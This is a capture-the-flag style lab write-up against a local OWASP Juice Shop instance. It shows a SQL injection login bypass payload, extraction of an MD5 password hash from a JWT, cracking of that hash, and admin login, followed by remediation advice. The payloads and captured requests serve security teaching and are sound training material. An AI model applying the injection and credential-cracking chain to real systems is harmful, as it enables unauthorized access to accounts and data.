OWASP Juice Shop - SQL Injection Deep Dive

Author: Brian Wafula.
Platform: OWASP Juice Shop
Difficulty: Beginner/Intermediate

Executive Summary

This penetration testing exercise demonstrates how a single SQL injection vulnerability can lead to full administrative access. The attack chain includes authentication bypass, JWT token extraction, MD5 hash cracking, and credential reuse.

Environment Setup

Component	Specification
Target	OWASP Juice Shop (Docker)
Platform	Kali Linux
Proxy Tool	Burp Suite Community v2026.2.4
Browser	Chromium / Google Chrome
Proxy Port	127.0.0.1:8081
Target URL	http://localhost:3000

Attack Chain Summary

```
┌──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┐
│ COMPLETE ATTACK CHAIN │
├──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┤
│ │
│ SQL Injection ──→ Auth Bypass ──→ JWT Token ──→ MD5 Hash │
│ ↓ ↓ ↓ ↓ │
│ ' OR 1=1-- Admin Access Extract Hash CrackStation │
│ │
│
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── │
│ │
│ Cracked Password: admin123 ──→ Normal Login ──→ Admin Access │
│ │
└──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┘
```

Phase 1: SQL Injection Authentication Bypass

Vulnerability Discovery
The login endpoint `/rest/user/login` was found vulnerable to SQL injection.

Attack Payload
```http
*POST /rest/user/login HTTP/1.1*

*Host: localhost:3000*

*Content-Type: application/json*

*{"email":"' OR 1=1--", "password":"anything"}*
```

Technical Explanation
Original SQL Query:

```sql
SELECT * FROM users WHERE email = 'user@email.com' AND password = 'password'
```
Injected SQL Query:

```sql
SELECT * FROM users WHERE email = '' OR 1=1--' AND password = 'anything'
```
' closes the email string

OR 1=1 makes condition always TRUE

-- comments out the password check

Result
Successfully logged in as admin without valid credentials. Received JWT token in response.



Fig 1.0Screenshot: Showing SQL injection and JWT token extraction

Phase 2: JWT Token Analysis

Token Extraction

The response contained a JWT token in the authentication object.

Token Decoding (CyberChef)

Using CyberChef's "JWT Decode" operation, the token payload revealed:

```
json
{
  "status": "success",
  "data": {
    "id": 1,
    "email": "admin@juice-sh.op",
    "password": "0192023a7bbd73250516f069df18b500",
    "role": "admin"
```

```
  }
}
```

Security Finding

The JWT token contained the user's password hash in plaintext - a severe information disclosure vulnerability.

Screenshot:



Fig 1.1:CyberChef JWT decode screenshot.

Phase 3: Password Hash Extraction

Hash Identification

Property	Value
Hash Value	0192023a7bbd73250516f069df18b500
Length	32 characters
Character Set	0-9, a-f (hexadecimal)

Hash Type MD5

Hash Characteristics
MD5 produces 128-bit (32 character) hexadecimal output
Considered cryptographically broken for password storage
Vulnerable to rainbow table and lookup attacks

Phase 4: MD5 Hash Cracking
Tool Used: **CrackStation.net**
CrackStation maintains a database of over 15 billion hash-to-plaintext mappings.

Result
Hash Type Cracked Password
0192023a7bbd73250516f069df18b500 md5 admin123
Verification
bash
$ echo -n "admin123" | md5sum
0192023a7bbd73250516f069df18b500
Verification successful - hash matches.

Fig 1.2: CrackStation result screenshot

Phase 5: Credential Validation
Normal Login Test
After cracking the hash, I tested the credentials through normal authentication:

http

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
Content-Type: application/json

{
  "email": "admin@juice-sh.op",
  "password": "admin123"
}
```

Response
text

```
HTTP/1.1 200 OK
Content-Type: application/json

{
  "authentication": {
    "token": "[JWT_TOKEN]",
    "umail": "admin@juice-sh.op"
  }
}
```

Successfully authenticated with a cracked password.

Request

Pretty Raw Hex

```
1  POST /rest/user/login HTTP/1.1
2  Host: juice.local:3000
3  Content-Length: 51
4  Pragma: no-cache
5  Cache-Control: no-cache
6  User-Agent: Mozilla/5.0 (X11; Linux x86_64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
   Safari/537.36
7  Accept: application/json, text/plain, */*
8  DNT: 1
9  Content-Type: application/json
10 Origin: http://juice.local:3000
11 Referer: http://juice.local:3000/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language:
   en-GB,en-US;q=0.9,en;q=0.8,af;q=0.7,zh-CN;q=0.6,zh;q=0.5
14 Cookie: language=en; welcomebanner_status=dismiss;
   cookieconsent_status=dismiss; continueCode=
   gjvklQWwoN2bxL3qReaJ6dwbcxSbbhZltkOcnVAY4VmpPZD705rEMynz
   X8BK
15 Connection: keep-alive
16
17 {
       "email":"admin@juice-sh.op",
       "password":"admin123"
   }
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Access-Control-Allow-Origin: *
3  X-Content-Type-Options: nosniff
4  X-Frame-Options: SAMEORIGIN
5  Feature-Policy: payment 'self'
6  X-Recruiting: /#/jobs
7  Content-Type: application/json; charset=utf-8
8  Content-Length: 799
9  ETag: W/"31f-VezUEwsO4L/axKdkXdjYr4xa2sY"
10 Vary: Accept-Encoding
11 Date: Sat, 25 Apr 2026 06:38:06 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
       "authentication":{
           "token":
           "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0
           dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm
           5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9w
           IiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNm
           YwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4
           ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maW
           xlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxv
           YWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0Ij
           oiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIw
           MjYtMDQtMjUgMDU6MzU6MzguMDA5ICswMDowMCIsInVwZG
           F0ZWRBdCI6IjIwMjYtMDQtMjUgMDU6MzU6MzguMDA5ICsw
           MDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc3Nz
           A5OTA4Nn0.Umr1L-xO6ESr01SISeisaRU09muAxkeow-TJ
           hPaQluOCpUNwSXTFXAOProJ7CRDRK6dCi-eOEkBWS7Kcma
           3IjmKyDjaVk_nW2rv91N_lh3DOMwNE_OI8B-YRHp6GJZZj
           Tx6i7rdlFr3udlK56AokIXtDC8aibnxpTWqWqiB_pU4",
           "bid":1,
           "umail":"admin@juice-sh.op"
```

Fig 1.4: Normal login request/response screenshot

Impact Assessment

Impact Area	Severity	Details
Confidentiality	High	Attacker gains access to all user data
Integrity	High	Attacker can modify products, prices, user data
Availability	Medium	Attacker could delete products or disable accounts
Lateral Movement	High	Credentials may be reused on other systems

Remediation Recommendations
1. Fix SQL Injection
Problem: String concatenation in SQL queries

Solution: Use parameterized queries

javascript
// Vulnerable code
const query = `SELECT * FROM users WHERE email = '${email}' AND password = '${password}'`

// Fixed code
*const query = 'SELECT * FROM users WHERE email = ? AND password = ?'*
db.query(query, [email, password])

2. Remove Passwords from JWT Tokens
Problem: Sensitive data exposed in tokens

Solution: Only include non-sensitive claims

json
// Bad - contains password
{"id":1, "email":"admin", "password":"hash"}

// Good - minimal necessary claims
{"id":1, "email":"admin", "role":"admin", "exp":1234567890}
3. Upgrade Password Hashing
Problem: MD5 is cryptographically broken

Solution: Use bcrypt, Argon2, or PBKDF2

javascript
const bcrypt = require('bcrypt')
const hash = await bcrypt.hash(password, 12) // Cost factor 12

4. Enforce Strong Password Policy
Problem: Weak password admin123 easily cracked

Solution: Minimum requirements

Minimum 12 characters

Uppercase + lowercase + numbers + symbols

Block common passwords

Implement breach checking

Tools Used

Tool	Purpose
Burp Suite Community	Intercept and modify HTTP requests
CyberChef	JWT token decoding
CrackStation	MD5 hash lookup
Docker	Run Juice Shop container

References
OWASP Top 10: A03 Injection
OWASP Top 10: A02 Cryptographic Failures
CWE-89: SQL Injection
CWE-200: Information Exposure

Conclusion
This exercise successfully demonstrated:
SQL injection leading to authentication bypass
Information disclosure through JWT tokens
MD5 hash extraction and cracking
Complete credential recovery path

The vulnerabilities identified represent critical security flaws that would require immediate remediation in a production environment.